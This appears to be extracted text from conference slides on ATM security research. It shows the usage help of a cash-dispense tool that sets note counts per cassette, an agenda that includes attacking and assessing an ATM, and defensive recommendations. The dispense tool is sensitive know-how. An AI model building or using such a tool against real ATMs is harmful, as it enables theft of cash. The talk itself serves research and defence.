
Totalamount:           Total amount to be dispensed (e.g. 150)
Cassette1-Notes:       Number of notes from cassette 1 (loaded with 10 EUR)
Cassette2-Notes:       Number of notes from cassette 2 (loaded with 50 EUR)

Dispense will only succeed if the denomination is correct (e.g. 150 EUR = 5*10 EUR and 2*50 EUR).

C:\Documents and Settings\User\Desktop>_
```



Software engineering 101



TODO: Make it generic for different ATM devices
(read custom config from registry 😊)



Software engineering 101

DEMONSTRATION



Topics for today



- About the project
- ATM Introduction
- Attacking the ATM
- Common ATM system design
- Assessing a sample ATM
- Conclusion



Conclusion

Modern ATMs are **standard, Windows-based**, computers full of money

ATM software is developed according to **open standards**



Highly interesting target, protection is required!

Patch management

Application whitelisting

Network segmentation

Disk encryption

Protect the BIOS

